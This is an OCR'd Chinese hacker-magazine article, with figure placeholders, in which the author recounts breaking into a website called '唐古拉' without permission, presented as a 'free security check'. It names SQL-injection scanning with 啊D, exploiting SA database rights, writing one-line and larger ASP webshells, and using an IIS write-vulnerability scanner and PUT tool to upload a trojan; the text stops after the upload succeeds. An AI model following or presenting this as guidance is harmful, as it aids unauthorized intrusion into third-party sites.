一、起因

大清早的，还没起床，X档案的稿费通知单就到了。高兴啊，马上起床上X的论坛报个信，然后在网上闲逛。不知不觉中来到了"唐古拉"主站，如图1。出于习惯，便试着免费帮它做一次"安全检测"。

二、首战告败

由于本人是个菜菜，技术过于有限，工具检测自当首选。操起啊D2.32就是一顿狂扫，果然不负众望，找到四个注入点，如图2。




图 1




图 2

拿其中一个检测一下。天啊，居然是SA权限，如图3！难道上天这么可怜我，次次给我SA权限？接着干嘛呢？猜表猜列猜用户名和密码登录后台，再想办法得到webshell？这种体力活我是不干的，除非迫不得已。SA权限嘛，我怕谁。用我以前的老办法就行啦，先列出WEB目录，然后用SA写入一句话，再写入小马，再写入大马不就行了。还猜什么用户名密码嘛。当时我是这样想的，因为这样的确可以很快搞定SA权限下的站，不过条件是要能列出WEB目录，而且WEB服务器与Data服务器要在同一服务器上才行。如果WEB服务器与DataBase（数据库）服务器分离的话是根本上列不出WEB目录的。唉，很不幸，唐古拉这个站就是列不出WEB目录，郁闷啊！一连列了几个盘都提示内容为空，程序不能进行检测，如图4。难道现在去猜表猜列？虽然是个菜菜，但是说了不猜就不猜，我就是不猜你，不信拿你不下。




图 3




图 4

三、二战凯旋

注入这条路我不能走下去了，因为说过不能猜它嘛。上传我也懒得去看它了，老弄这些也没什么新意思。在X的新书发布那里看到了11期的目录里有一篇职业欠钱大侠写的“Windows菜鸟最新入侵大法，从IIS写权限下手”的文章。觉得很有意思，不过X的11期的书还没到，我看不了，又买不到（各位老大请允许我痛哭N秒，5555555555）。无奈之余就只能凭着这条“IIS写入”的信息在网上狂搜资料了。皇天不负有心人，终于让我找到了相关的利用工具，至于使用方法嘛，自己折腾了半天也总算学会了。废话说了不少（偶从众菜菜的鲜花和鸡蛋堆中走出来继续战斗），下面开始“二战”。拿出刚刚刮回来的Zwell写的“IIS写入漏洞扫描工具”对目标唐古拉的IP扫了一下。发现老天爷对我真的很不错，漏洞存在！这回终于有法子搞了（奸笑N秒……嘿嘿……），如图5。




图 5

既然漏洞存在就好办多了。右键选中目标，在弹出的菜单中选择Put file，为文本取个名字，内容就是ASP马的内容，填好之后按PUT按钮就OK了，如图6。

提示成功上传了，然后再拿出老兵的“老兵IIS可写权限利用”工具继续作战。填好相关信息就提交数据包，返回成功了，

如图7。

